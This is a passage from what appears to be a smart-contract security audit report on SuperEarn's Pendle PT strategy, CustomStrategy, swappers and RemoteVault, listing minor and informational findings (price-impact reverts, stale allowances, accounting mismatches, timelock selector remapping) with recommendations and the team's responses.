`_executeUnifiedRedeem()` allows redemption of PT tokens into the required output token. However, when a large `shares` amount is requested, the `_estimatePriceImpactBps()` function may return a high value due to significant price impact during the swap. The code applies this price impact to the effective slippage:

```
        if (block.timestamp < s.maturity) {
            effectiveSlippage += _estimatePriceImpactBps(s, shares);
            if (effectiveSlippage > LibPendlePTStorage.BPS) {
                revert PriceImpactTooHigh();
            }
        }
```

If `effectiveSlippage` exceeds `10000`, the transaction reverts with `PriceImpactTooHigh`. Internally, `_estimatePriceImpactBps()` leverages `PendleAMMLib.computePriceImpact`, which calculates the price impact for the PT amount being swapped:

```
        try s.YT.pyIndexStored() returns (uint256 _pyIndex) {
            pyIndex = _pyIndex;
        } catch {
            return 0;
        }
        return PendleAMMLib.computePriceImpact(state, pyIndex, ptAmount);
```

When the system has insufficient PT liquidity or for sizeable redemption requests, this can cause all calls to `_executeUnifiedRedeem()` (including routine functions like `liquidateAllPositions` and `liquidatePosition`) to revert. This can prevent users from withdrawing or redeeming before maturity, effectively locking user positions until expiry or requiring manual intervention. Such behavior can also lead to operational denial-of-service (DoS) in standard vault workflows, particularly for large vault sizes or significant redemption requests.

Recommendation

It is recommended to refactor this function or revise the price impact control logic. Specifically, replace the single-trade unwind in `_executeUnifiedRedeem()` with chunked sales bounded by a maximum price impact. Before executing each

chunk, obtain a quote and verify that the estimated price impact remains below the defined threshold. The chunk size should adapt dynamically to current liquidity conditions, and the process should halt once further sales would exceed the permitted price impact.

Alleviation

[SuperEarn, 03/26/2026]: Changes have been reflected in commit hash: ec0735d2259b420e9c9382b6bdb4b6bf0bd1432d.

In our protocol, withdrawals from the Pendle Strategy are not initiated directly by users - they are executed by our operations team. Therefore, we believe the current design changes align with the auditor's recommendation: the price impact check intentionally prevents excessive swaps when PT liquidity is insufficient, and our operational policy is to hold positions to maturity whenever possible.

Regarding chunked sales, rather than embedding this logic into the core redemption flow, we have modified the emergencyLiquidate function. Previously, it sold the entire PT balance in a single call. It now accepts a ptAmount parameter, allowing governance to specify the exact amount to sell. This enables partial liquidation when needed, giving governance the ability to manually execute chunked sales across multiple transactions to manage price impact.

SA2-72 Single-Unit Quote Misprices Premint Sizing On Non-Linear Swappers

Category	Severity	Location	Status
Inconsistency	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0319-7f3f): 1363~1364	Resolved

Description

`_premintCooldownVault()` calculates the premint cooldown vault shares based on the expected redeem value. Within this function, the `else` branch derives `strategyAssetNeeded` by inverting a quote obtained for exactly `s.oneUnderlying` and scaling it linearly to the target amount:

```
else {
    uint256 vaultAssetPerStrategy =
s.assetSwapper.previewSwapToVaultAsset(s.oneUnderlying);
    strategyAssetNeeded =
        Math.mulDiv(vaultAssetNeeded, s.oneUnderlying, vaultAssetPerStrategy,
Math.Rounding.Ceil);
}
```

This approach implicitly assumes that the redeem/swap rate is size-invariant, meaning the price for a 1-unit swap can be linearly extrapolated to larger trade sizes. However, this assumption does not hold for non-linear liquidity sources, such as AMMs where pricing depends on trade size (e.g., Curve's `get_dy`).

Specifically, the function:

- Obtains a quote using `s.assetSwapper.previewSwapToVaultAsset(s.oneUnderlying)` (or the SY equivalent).
- Uses `Math.mulDiv(...)` to scale the quote to the full required amount.

As a result:

- `strategyAssetNeeded` and `ptToSell` may be underestimated.
- The preminted cooldown-vault shares may be lower than the requested amount (`lossShares`).
- Withdrawals may return less than expected or revert under strict `maxLoss` constraints.

Recommendation

It is recommended to remove the single-unit inversion and swaps using amount-aware preview functions. The calculation should rely on quotes obtained for the actual target amount (or iteratively estimated amounts), ensuring that price impact and non-linear AMM behavior are properly reflected in the required `strategyAssetNeeded` and `ptToSell`.

Alleviation

[SuperEarn, 03/26/2026]: The team heeded the advice and resolved the issue in commit 2a4ffcecedbcda699131ffb629b0617d83799790.

SA2-73 Missing Facet Address Validation Enables Self-Delegatecall DoS

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol (0319-7f3f): 76~77, 93~94, 114~115	Resolved

Description

In the `addFunctions` and `replaceFunctions` functions, the `_facetAddress` parameter is only checked to ensure it points to an address that contains contract code (`extcodesize(_facetAddress) > 0`). This validation does not prevent `_facetAddress` from being set to the diamond contract's own address (`address(this)`).

If a selector is mapped to `address(this)` , any call through `PendlePTDiamond.fallback()` to that selector will cause `delegatecall` to recursively invoke the fallback function on itself, leading to unbounded recursion.

As a result, any call to such a selector will consistently run out of gas, effectively making the function unusable and causing a denial of service for that specific selector.

Recommendation

It's recommended that validation be added in the `addFunctions` and `replaceFunctions` functions to ensure the `_facetAddress` parameter cannot be set to the diamond contract's own address (address(this)).

Alleviation

[SuperEarn, 03/26/2026]: The team heeded the advice and resolved the issue in commit 15e1105624094f6103f711044495ac75a1ddd294.

SA2-74 | `setAllowedTarget` Does Not Revoke Stale ERC20 Allowances

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/core/strategy/custom/CustomStrategy.sol (0319-7f3f): 407 ~408	Resolved

Description

The `setAllowedTarget(address target, bool allowed)` function only modifies the internal `allowedTargets` mapping. It does not revoke or reset any existing ERC20 token allowances that were previously granted by the strategy to `target` .

Since ERC20 allowances are managed within the token contract and not tracked internally, allowances issued while `target` was permitted remain active even after the target is removed from the internal allowlist. If a previously authorized protocol, router, or other spender address becomes disallowed but retains its ERC20 allowance, it can still call `transferFrom` on the token contract to move tokens from the strategy up to the approved limit.

The current validation logic blocks the strategy from executing further revoke or reset operations, as the disallowed target cannot be interacted with through normal execution paths. This creates a window where tokens may be at risk if a previously trusted target is compromised or becomes malicious after removal from the allowlist, as there is no straightforward way for governance to revoke outstanding allowances without re-adding the target.

Recommendation

It is recommended to track the tokens used by the contract and reset any allowances granted to a target when that target is removed via the `setAllowedTarget` function.

Alleviation

[SuperEarn, 03/26/2026]: The team heeded the advice and resolved the issue in commit 76bf5af49fe976136e9c44deb6d99d963a9db040.

[CertiK, 03/26/26]: The revoke flow is only fully correct when the removed target is the spender. The tracking model is spender => approved tokens, so `setAllowedTarget(spender, false)` can revoke the token approvals previously granted to that spender. But it does not symmetrically cover the case where the removed target is the token itself.

If governance removes a token target, the current logic looks up approvals where that token was the spender, rather than approvals that token granted to other spenders, so existing allowances can remain active.

There is also an implementation limitation in the revoke path itself. Revocation depends not just on a past successful approve, but on the target still supporting both `allowance()` and `forceApprove(..., 0)` at revoke time. That means a non-standard token, a token with special approval rules, or any arbitrary target that once accepted an approve-like call may still break revocation later.

We would suggest the team ensure the allowance revocation flow is robust for both sides of the approval relationship, so that removing either a spender or a token cannot leave stale approvals behind. The team should also ensure that only standard

ERC-20 tokens are added to the approval-tracking and revocation flow.

[SuperEarn, 03/30/2026]: The team heeded the advice and resolved the issue in commit 27696dcc82253be77218c6e21fd7c721a8597a60.

SA2-75 Strategy Deauthorization Strands Funds, Excludes Balances From TotalAssets, And Blocks Queued Redemption Claims

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol (0319-7f3f): 516	Acknowledged

Description

In `USDCToCUSDOSwapper`, the `requestSwapToVaultAsset()` function associates each swap request with the calling strategy using `swapRequests[requestId].requester`. If a strategy that initiated a cUSDO-to-USDC redemption is deauthorized before the redemption is claimed, it will no longer pass the `onlyAuthorizedStrategy` modifier in `claimSwapToVaultAsset(requestId, minOut)`.

Additionally, any new strategy attempting to claim the redemption will fail the `request.requester != msg.sender` check. This situation prevents both the original and any replacement strategy from claiming the swap, resulting in the affected funds being stranded, and queued redemption requests becoming permanently unclaimable. This can cause withdrawal delays and obstructs necessary migration or recovery actions.

Scenario

- An authorized strategy calls `requestSwapToVaultAsset()` and becomes `swapRequests[requestId].requester`.
- Before (or after) `usdoKycedCA.isClaimable(request.redeemRequestId)` turns true, governance calls `deauthorizeStrategy(strategy)`. The original strategy then fails `onlyAuthorizedStrategy` in `claimSwapToVaultAsset(requestId, minOut)`, and any replacement caller fails `request.requester != msg.sender`, bricking the claim.

Recommendation

Consider adding a governance/keeper claim path that can settle any valid, unclaimed request to the vault when the original requester is unavailable, preserving all safety checks (cooldown, minOut, non-replay).

Alleviation

[SuperEarn, 03/26/2026]: The team acknowledged the issue and decided not to implement the recommended change in the current engagement, due to this scenario can be resolved by reauthorizing the strategy, the team prefer to handle it operationally.

SA2-76 `liquidateAllPositions()` Returns Gross Balance Ignoring RemainingPredepositDebt

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0319-7f3f): 868~877	Resolved

Description

The PendlePT Diamond strategy tracks a storage variable called `remainingPredepositDebt` that represents an outstanding obligation to the CooldownVault. This debt accumulates when a predeposit claim returns fewer assets than expected, and the shortfall is recorded in `PendlePTCooldownFacet.repayPredepositDebt()`. The companion function `repayRemainingDebt()` decrements this balance when a keeper or governance actor repays the shortfall. The strategy's `_calculateEstimatedTotalAssets()` function correctly accounts for this debt by subtracting it from the total asset figure before returning.

The vulnerable function is `liquidateAllPositions()` in PendlePTCoreFacet.sol. After converting all positions into want tokens via `_premintCooldownVault`, the function returns the raw want balance held by the contract. It does not subtract remainingPredepositDebt, producing a value that overstates the strategy's freely available assets. The mismatch between "net assets" (used by estimatedTotalAssets) and "gross assets" (returned by liquidateAllPositions) creates an inconsistency that propagates into the Yearn vault's profit/loss accounting during emergency exit.

The downstream consumer of this inflated value is `harvest()` in `PendlePTYearnFacet.sol`. When the emergencyExit flag is set, `harvest()` calls `liquidateAllPositions()` and uses the returned `amountFreed` directly to compute profit and loss against `debtOutstanding`. The inflated `amountFreed` causes profit to be overstated (or loss to be understated) when passed to `vault.report()`. This misreport distorts the vault's share price for the duration of one harvest cycle.

```
868    function liquidateAllPositions() external returns (uint256 _amountFreed) {
869          LibPendlePTStorage.enforceIsSelfCall();
870          LibPendlePTStorage.enforceNonReentrant();
871          LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
872
       // Convert any idle vaultAsset to want shares before liquidation accounting
873          _redepositVaultAssetSurplus();
874          _premintCooldownVault(this.estimatedTotalAssets() + s.oneUnderlying);
875          _amountFreed = s.want.balanceOf(address(this));
876          LibPendlePTStorage.clearReentrancy();
877      }
```

Scenario

This is not an externally exploitable attack vector. The scenario requires governance action and specific timing:

1. Governance sets `emergencyExit = true` on a PendlePT strategy that has accumulated remainingPredepositDebt > 0.
2. A keeper calls `harvest()`.
3. `liquidateAllPositions()` returns the gross want balance (e.g., 1,000,000 USDC equivalent in CooldownVault shares) while remainingPredepositDebt is 5,000 USDC.
4. `harvest()` reports profit inflated by up to 5,000 USDC.
5. `vault.report()` records this inflated profit, marginally distorting the share price for depositors.
6. On the next harvest cycle (or after repayRemainingDebt is called), the accounting is corrected.

Recommendation

Subtract `remainingPredepositDebt` from the returned balance in `liquidateAllPositions()` to align with `_calculateEstimatedTotalAssets()`:

```
function liquidateAllPositions() external returns (uint256 _amountFreed) {
    LibPendlePTStorage.enforceIsSelfCall();
    LibPendlePTStorage.enforceNonReentrant();
    LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
    _redepositVaultAssetSurplus();
    _premintCooldownVault(this.estimatedTotalAssets() + s.oneUnderlying);
    uint256 gross = s.want.balanceOf(address(this));
    _amountFreed = s.remainingPredepositDebt >= gross
        ? 0
        : gross - s.remainingPredepositDebt;
    LibPendlePTStorage.clearReentrancy();
}
```

Alleviation

[SuperEarn, 03/26/2026]: The team heeded the advice and resolved the issue in commit d5c54ab25e2490bee545ac82c0e40232455d7a71.

SA2-77 Bridge Path Assumes Exact Delivery Without Short-Receipt Tolerance

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/v2/core/vaults/RemoteVault.sol (0319-7f3f): 763~764	Acknowledged

Description

Crosschain asset transfers encode the full transfer amount into a `SYNC_BRIDGED` message and require that exact amount to be present on the destination chain before processing. `RemoteVault._bridgeAssetsToOrigin()` approves the agent for the full `amount`; the agent forwards it through `CrosschainAdapter.sendAssets()`, which encodes it into a `RunespearProtocol.Bridged` struct at the nominal value. On the receiving side, `_tryProcessBridgeNotification()` checks that the adapter's token balance meets or exceeds `notification.amount`. A shortfall of even 1 wei causes the function to return `false`, queuing the notification as "awaiting assets."

`RemoteVault` sends the gross `amount` to the agent without accounting for any fee deduction a bridge provider applies in transit. `CrosschainAdapter.sendAssets()` encodes this same gross value into the `Bridged` struct. On arrival, `_tryProcessBridgeNotification()` performs a strict `totalBalance < notification.amount` comparison. Any fee deduction by the bridge leaves the received balance below `notification.amount`, and the notification remains in "awaiting" state until governance intervenes via `forceProcessBridgeReceipt()`.

The bridge provider is external and configurable: governance sets `bridgeDepositAddress` on `CrosschainAdapter`, and tokens transfer off-chain through whichever provider operates at that address. Crosschain messaging (control commands, state sync) travels separately via Chainlink CCIP through the Runespear protocol. Current settlement logic requires exact bridged token amounts and has no fee-deduction tolerance.

Recommendation

The audit team recommends that developers implement a configurable shortfall tolerance parameter in the bridge notification processing function (such as _tryProcessBridgeNotification()). This parameter should allow the system to accept asset transfers that are slightly less than the nominal expected amount, accounting for any small deductions (such as bridge fees) that may occur during cross-chain transfer.

Alleviation

[SuperEarn, 03/26/2026]: Since we internally absorb any losses caused by bridge fees through a buffer at the intermediate stage, this does not pose an issue.

SA2-79 Unreliable `totalAssets()` Checks Allow Lossy Or Misdirected Batch Executions To Bypass Validation

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/core/strategy/custom/CustomStrategy.sol (0326-15e1): 176	Resolved

Description

The `CustomStrategy` uses `totalAssets()` as the main safety check for strategist-controlled batch execution in `submitExecution()` and `submitExecutionWithExpectedBalance()`. This check is unreliable when the configured `externalAssetsProvider` (out of this audit scope) is manipulable, frozen, or stale and can become fresh during the same batch. In those cases, the before/after comparison does not reflect real economic loss.

Both `submitExecution()` and `submitExecutionWithExpectedBalance()` treat `totalAssets()` as a complete execution-safety invariant. Each function reads `assetsBefore = totalAssets()`, runs `_executeBatch(targets, calldatas)`, and then decides safety from a second `totalAssets()` read through checks such as `_validateAssetsChange()` and `if (assetsAfter < assetsBefore)`. This assumes `totalAssets()` is always live, execution-independent, and manipulation-resistant, BUT the code does not verify that the configured `externalAssetsProvider` has those properties.

Meanwhile, `submitExecution()` and `submitExecutionWithExpectedBalance()` DO NOT check whether `externalAssetsProvider` is frozen, stale, or otherwise non-live before using `totalAssets()` as a guard. If the provider inherits `FreezableAssetsProvider` (out of this audit scope), then `getTotalAssets()` can return a constant cached value.

Moreover, if assets calculated in the `getTotalAssets()` are manipulated by the batch or within the same block, a batch can appear safe under a temporary quote even when it causes real loss.

Recommendation

One way to mitigate the risk is that requiring `submitExecution(...)` and `submitExecutionWithExpectedBalance(...)` to reject execution whenever the asset provider may be frozen, stale, or otherwise non-live. If such states are supported, disable strategist batch execution until fresh accounting is restored.

Alleviation

[SuperEarn, 03/31/2026]: The team resolved the issue by removing `FreezableAssetsProvider` and implementing `IExternalAssetsProvider` directly in commit bc88606c778df45653e4765a6b3bc0203e9b87d0.

SA2-02 | Discussion On `_validateAssetsChange()`

Category	Severity	Location	Status
Logical Issue	Informational	src/superearn/core/strategy/custom/CustomStrategy.sol (init): 411~412	Resolved

Description

The `_validateAssetsChange()` function is designed to ensure that changes in asset value remain within a configurable tolerance threshold. The `submitExecution()` function relies on this check when executing arbitrary calls.

There are two notable observations regarding the behavior of `_validateAssetsChange()`:

1. No Restriction When `externalAssetsProvider` Is Not Set

The function returns successfully when both `before == 0` and `after_ == 0`.

If the `externalAssetsProvider` is not configured, the `totalAssets()` function always returns `0`:

```
function totalAssets() public view returns (uint256) {
      if (address(externalAssetsProvider) == address(0)) {
          return 0;
      }
```

As a result, when `externalAssetsProvider` is unset, `submitExecution()` may execute arbitrary calls without any effective asset change restriction, since the before/after asset values remain zero.

2. Revert on Zero-to-Nonzero Asset Transitions

The function will revert when `before == 0` and `after_ > 0`. This behavior stems from the way `maxChange` is calculated.

When `before == 0`, `maxChange` remains zero because it is only assigned when `before > 0`:

```
      uint256 maxChange;
      if (before > 0) {
          maxChange = (before * toleranceBps) / BPS;
      }
```

Meanwhile, if `after_ > before`, `actualChange` becomes a positive value:

```
      uint256 actualChange;
      if (after_ > before) {
          actualChange = after_ - before;
      }
```

Therefore, when `after_ > 0` and `before == 0`, the condition `actualChange > maxChange` will always evaluate to true, since `maxChange` is zero:

```
        if (actualChange > maxChange) {
            revert AssetsChangeExceedsTolerance(before, after_, toleranceBps);
        }
```

Recommendation

We recommend discussing these behaviors with the development team to confirm whether:

- allowing unrestricted execution when `externalAssetsProvider` is unset, and
- reverting on zero-to-nonzero asset changes

are intentional and aligned with the business logic.

Alleviation

[SuperEarn, 02/27/2026]:

For Issue 1: The team heeded the advice and resolved the issue by updating `submitExecution()` to revert with `ExternalAssetsProviderNotSet()` if the provider is not configured, preventing unvalidated execution, in commit c6c8adcee161da5a857e25dce47b1e600c71f89b.

For Issue 2 (zero-to-nonzero revert): This is intentional as a safety measure. To support legitimate large asset changes (e.g., reward claims), we added `submitExecutionWithExpectedBalance(targets, calldatas, expectedAssetsAfter)` - the strategist provides the expected post-execution totalAssets, and the actual result is validated against it within tolerance. Also, `assetsChangeTolerance` is now an explicit `initialize()` parameter instead of a hardcoded default.

SA2-09 | Potential Share-To-Asset Unit Mismatch In `tendTrigger()`

Category	Severity	Location	Status
Volatile Code	Informational	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 267~268	Resolved

Description

The `tendTrigger()` function determines whether `tend()` should be executed by checking the current `want` balance.

```
uint256 pendingInvested = s.want.balanceOf(address(this));
```

Here, `pendingInvested` represents the amount of `want` shares held by the contract.

Next, the function retrieves the vault's available underlying token balance:

```
uint256 idleBalance = s.cooldownVault.idleBalance();
uint256 amountToCheck = pendingInvested < idleBalance ? pendingInvested :
idleBalance;
```

`idleBalance` refers to the idle underlying asset balance (e.g., USDT) that is currently available for investment.

The issue is that the current logic compares `want` shares directly against the underlying asset balance to compute `amountToCheck`. This mixes two different units: vault shares vs. underlying tokens.

Although in the current implementation of `CooldownVault.sol` the conversion ratio between `want` and the underlying asset happens to be 1:1, performing such cross-unit comparisons is still not considered best practice.

A safer approach is to normalize both values into the same unit before comparing them. For example, the contract could first convert `want` shares into the underlying asset equivalent using `previewRedeem()`. This avoids unexpected behavior if the share-to-asset ratio deviates in the future, which could otherwise cause incorrect trigger conditions.

Recommendation

It is recommended to convert `want` shares into the underlying asset equivalent using `previewRedeem()` before performing the comparison.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue by using `previewRedeem()` to convert the want shares to underlying asset in commit 8b25cd377fb5171814da855790b6211dea5edb56.

SA2-33 | Missing Validation On `pendleRouter`

Category	Severity	Location	Status
Coding Issue	Informational	src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol (init): 122~123	Acknowledged

Description

`PendleRouter` is used to swap `PT` into `strategyAsset` or `vaultAsset` when the position has not reached maturity (i.e., `block.timestamp < s.maturity`).

However, the contract does not validate whether a corresponding `PT` – `strategyAsset` or `PT` – `vaultAsset` market exists on the router. If the required market is not deployed or supported, the swap operation will revert:

```
s.pendleRouter.swapExactTokenForPt(address(this), newMarket, minPtOut, approxParams, input, limit);
```

Recommendation

It is recommended to add validation to ensure the newly updated `pendleRouter` is valid and that swaps between `strategyAsset` and `vaultAsset` remain functional after the update.

Alleviation

[SuperEarn, 03/03/2026]: The team acknowledged the issue and decided not to implement the recommended change in the current engagement.

SA2-43 | Oracle/Preview Reverts Can Break Harvest Automation

Category	Severity	Location	Status
Logical Issue	Informational	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (0226-c6c8): 165~166, 191~192	Acknowledged

Description

`harvest()` calls `s.vault.report(profit, loss, debtPayment)`. In the Yearn vault, when a strategy is revoked (`debtRatio == 0`) or the vault enters `emergencyShutdown`, `report()` calls `Strategy(msg.sender).estimatedTotalAssets()` to reconcile funds. If this callback reverts, the entire `report()` call reverts.

In this strategy, `estimatedTotalAssets()` (implemented in `PendlePTCoreFacet`) can revert before maturity if the `pendleOracle` is unset or `getOracleState()` indicates the TWAP is not ready (`OracleNotSet` / `OracleNotReady`). As a result, `harvest()` may become uncallable precisely when the strategy is being revoked or emergency-exited, preventing proper debt reconciliation and orderly exit.

The same issue exists in `harvestTrigger()`. It also routes into `PendlePTCoreFacet.estimatedTotalAssets()`, which depends on oracle readiness and several external preview calls (e.g., `SY.previewRedeem`, `cooldownVault.previewDeposit`, `assetSwapper.previewSwapToVaultAsset`). If any of these revert, `harvestTrigger()` reverts instead of returning `false`, potentially breaking keeper systems that expect a boolean signal and delaying harvesting or reporting.

Recommendation

We raise this concern to remind the team to ensure all required oracles are properly configured before any trigger or harvest operations.

Alleviation

[SuperEarn, 03/13/2026]: As an operational safeguard, we will verify oracle state and cardinality readiness before deploying and activating any Pendle PT strategy.

SA2-62 NAV-Based Oracle Fallback With Fixed 18→6 Scaling Misprices USDe→USDT Output During Outages Or Depegs

Category	Severity	Location	Status
Logical Issue	Informational	src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol (0311-79a6): 354	Acknowledged

Description

A function that estimates USDT output falls back to `susde.previewRedeem(amount) / 1e12` when the `Fluid oracle` quote fails. This assumes USDe≈USDT and that a fixed `18→6` decimal scaling proxies the market swap rate. During oracle outages or USDe/USDT deviation, the estimate can be materially wrong. This can mis-size on-chain operations and cause position drift or automation failures.

Scenario

- The `Fluid oracle` read reverts. The code computes `susde.previewRedeem(amount) / 1e12` and proceeds. If USDe trades at a discount to USDT, the system overestimates USDT received.
- During stressed markets, the oracle is unavailable and USDe/USDT deviates. A contract uses the preview to size a predeposit, resulting in too much or too little USDT, causing shortfall or excess and disrupting automated flows.

Recommendation

It's recommended that the fallback logic for USDT output estimation be revised to avoid assuming a fixed 1:1 exchange rate and static decimal scaling when the oracle quote fails. Developers should implement additional safeguards, such as using recent on-chain pricing data, circuit breakers, or restricting actions during periods of oracle unavailability or market deviation. This helps prevent misestimating swap outcomes and protects downstream contracts from unintended position imbalances or automation failures.

Alleviation

[SuperEarn, 03/18/2026]: The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

"We also considered removing it, but in abnormal situations, relying solely on the Fluid oracle could cause the process to become completely stuck. So I think it would be better to keep it as is and instead strengthen the off-chain logic.

Even now, the off-chain logic is designed to apply its own hard cap when calculating minOut."

SA2-65 | Self-Call Timelock Validation Can Be Bypassed By `diamondCut()` Before Execution

Category	Severity	Location	Status
Logical Issue	Informational	src/superearn/core/lib/TimelockExecutionLib.sol (0319-7f3f): 150~152; src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol (0319-7f3f): 34~35	Acknowledged

Description

`submitExecution()` allows arbitrary external calls to be queued for future execution. During submission, `TimelockExecutionLib.submitExecution()` validates the function selector for self-calls (`targets[i] == address(this)`) and rejects selectors that are not explicitly allowlisted:

```
if (targets[i] == address(this)) {
    // For self-calls, validate function selector
    if (!_isAllowedSelector(bytes4(calldatas[i]), allowedSelfCallSelectors)) {
        revert InvalidExecutionState("INVALID_SELF_CALL");
    }
}
```

However, `TimelockExecutionLib.acceptExecution()` later executes each queued entry using a raw `targets[i].call(calldatas[i])` and only revalidates non-self targets against the allowlist. It does not revalidate whether a self-call selector is still allowed at execution time:

```
// Re-validate allowlist: targets may have been removed after submission
bytes[] memory calldatas = self.pendingExecution.calldatas;
for (uint256 i = 0; i < targets.length; i++) {
    if (targets[i] != address(this) && !self.allowedTargets[targets[i]]) {
        revert InvalidExecutionState("NOTALLOWED");
    }
}
```

This creates a mismatch between validation time and execution time for self-calls.

For example:

1. At submission time, `_setTimelockDelay` points to Facet A.
2. During the timelock period, `diamondCut()` remaps that selector to Facet B.
3. At acceptance time, `address(this).call(calldata)` follows the current selector routing and executes Facet B instead of the logic originally reviewed and approved.

As a result, if the diamond selector table is modified via `diamondCut()` between submission and acceptance, the same queued calldata may execute newly installed logic rather than the logic that was originally validated. This weakens the timelock's security guarantees, because approval is effectively bound only to the selector and calldata, not to the implementation that will actually run at execution time.

Since both the `submitExecution` / `acceptExecution` flow and `diamondCut()` are restricted to the governance role, exploiting this behavior would require governance-level permissions. Therefore, this issue does not represent an external attack vector under the current access control model.

We raise this finding to highlight the architectural risk that queued self-calls rely only on selector validation at submission time, while the underlying implementation may change before execution in a diamond-based system. The team should be aware that selector remapping between submission and execution can cause queued transactions to execute different logic than originally reviewed.

Recommendation

It's recommended that the team take further steps to align timelock validation with actual execution by ensuring that queued self-call executions are always tied to the intended implementation logic, and that any change to function selector mappings (such as through diamondCut) does not alter the function executed for previously submitted self-calls.

Alleviation

[SuperEarn, 03/26/2026]: The team acknowledged the issue and decided not to implement the recommended change in the current engagement.

SA2-66 | Inconsistent `harvestTrigger` Threshold In Pendle PT Strategy

Category	Severity	Location	Status
Logical Issue	Informational	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (0319-7f3f): 202~203	Resolved

Description

`PendlePTYearnFacet.harvestTrigger()` uses `s.creditThreshold` (the full threshold) when performing its final delta check, whereas other SuperEarn strategies compare the same delta against `creditThreshold >> 1` (half of the threshold). This results in a stricter harvest trigger condition for the Pendle PT strategy, which may cause certain harvest opportunities to be skipped while peer strategies would still trigger a harvest.

Specifically, in the Pendle PT implementation:

- `if (totalAvail < credit) return (credit - totalAvail) >= s.creditThreshold;`
- `if (totalAvail > credit) return (totalAvail - credit) >= s.creditThreshold;`

In contrast, peer strategies compute:

- `halfCreditThreshold = creditThreshold >> 1;`

and compare the same deltas against `halfCreditThreshold`.

As a result, the Pendle PT strategy may trigger harvests less frequently within certain delta ranges, potentially introducing additional keeper-trigger latency compared to other strategies.

We would like to discuss this discrepancy with the team to confirm whether this stricter threshold is intentional and aligns with the intended strategy behavior.

Recommendation

The audit team recommends that the project team clearly document the intentional use of a stricter harvest threshold in the Pendle PT strategy.

Alleviation

[SuperEarn, 03/26/2026]: This is an intentional design choice. The Pendle strategy incurs higher gas costs for harvesting, and each strategy is designed to operate on different harvest intervals. In the case of the Pendle strategy, frequent harvesting can lead to unnecessary asset lock-up. Unlike other strategies such as Morpho, which may benefit from more frequent harvesting, the Pendle strategy is intended to operate with a longer harvest cycle.

SA2-78 Emergency Bridge Does Not Reduce Pending Withdrawal Accounting

Category	Severity	Location	Status
Volatile Code	Informational	src/superearn/v2/core/vaults/RemoteVault.sol (0319-7f3f): 735	Acknowledged

Description

In `RemoteVault.sol`, `handleWithdrawRequest(uint256)` increases `unfulfilledWithdrawalAmount` when a withdrawal cannot be bridged immediately, and `fulfillPendingWithdrawals()` is the only function that later reduces that counter. However, the `emergencyBridgeAssetsToOrigin(uint256)` bypasses this accounting and directly calls `_bridgeAssetsToOrigin(uint256)` without updating `unfulfilledWithdrawalAmount`.

As a result, if governance performs an emergency bridge while pending withdrawals already exist, the contract can retain stale pending-withdrawal accounting and later bridge additional assets based on that overstated value. The original description was overstated to the extent it framed this as a direct duplicate settlement of the same user withdrawal.

Recommendation

Consider aligning accounting across normal and emergency bridge paths. When emergency bridging is intended to cover pending withdrawals, reduce `unfulfilledWithdrawalAmount` by the bridged amount, capped at the current `unfulfilledWithdrawalAmount`, before calling the bridge routine.

Alleviation

[SuperEarn, 03/26/2026]: The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

"`emergencyBridgeAssetsToOrigin` is not intended to handle `unfulfilledWithdrawalAmount`. `unfulfilledWithdrawalAmount` only arises when a withdrawal request is initiated from Kaia. Since `emergencyBridgeAssetsToOrigin` is used to manually move assets without such a withdrawal request, we believe the current implementation is acceptable as is."

SA2-80 Default `minOut` Makes Matured OpenEden Claims Revert After Any Queue-Side Shortfall

Category	Severity	Location	Status
Volatile Code	Informational	src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol (0326-15e1): 299~302	Acknowledged

Description

The `USDCToCUSDOSwapper` contract derives the claim-time `minOut` (minimum output) from the value quoted at request time (`previewRedeem`) if the caller supplies `minOut = 0` :

```
        if (minOut == 0) {
            minOut = request.expectedUsdc * (BPS - 1) / BPS;
        }
```

OpenEden's redemption process uses a queue, so settlement values may fall below the initial preview due to partial fills or changes in fees/pro-rata allocation during the cooldown period. Since `PendlePTCooldownFacet` calls `claimSwapToVaultAsset(..., 0)` by default, a claim could be marked as available by `USDOKycedCA.isClaimable()` but still revert with `SlippageExceeded` if the actual redeemable amount is less than the calculated default `minOut` .

If this occurs, automated claim and debt-repayment flows can repeatedly fail, especially for predeposit-linked requests. These requests depend on the standard claim path for recovery, and requiring a manual claim can disrupt debt accounting and the expected execution path.

Recommendation

It's recommended that the `minOut` value be dynamically calculated at claim time based on the actual redeemable output and the slippage tolerance rate.

Alleviation

[SuperEarn, 03/31/2026]: Under normal conditions, the claimed amount closely matches the value previewed at the time of redeem, with only a negligible difference of around 1 wei. However, if the fee rate changes in between, the final amount received could be lower.

Regarding the code section you pointed out, for the claim path, the funds are effectively allocated after USDOKyced has already received USDC from OpenEden. Because of this, performing a slippage check at this stage does not provide meaningful protection.

Additionally, USDOKyced does not actively claim USDC during the USDO redeem process. Instead, USDC is transferred by OpenEden as part of processing the redeem request. This means a slippage check at this point would not actually guarantee

safety, and it is also unclear what an appropriate threshold would be. For these reasons, we decided to remove the slippage check entirely.

That said, since we maintain a direct communication channel with OpenEden, we consider this an acceptable trust assumption and are comfortable proceeding under this model.

SA2-81 Configured Minimum Report Delay Is Never Enforced By HarvestTrigger

Category	Severity	Location	Status
Logical Issue	Informational	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (0326-15e1): 158, 298	Acknowledged

Description

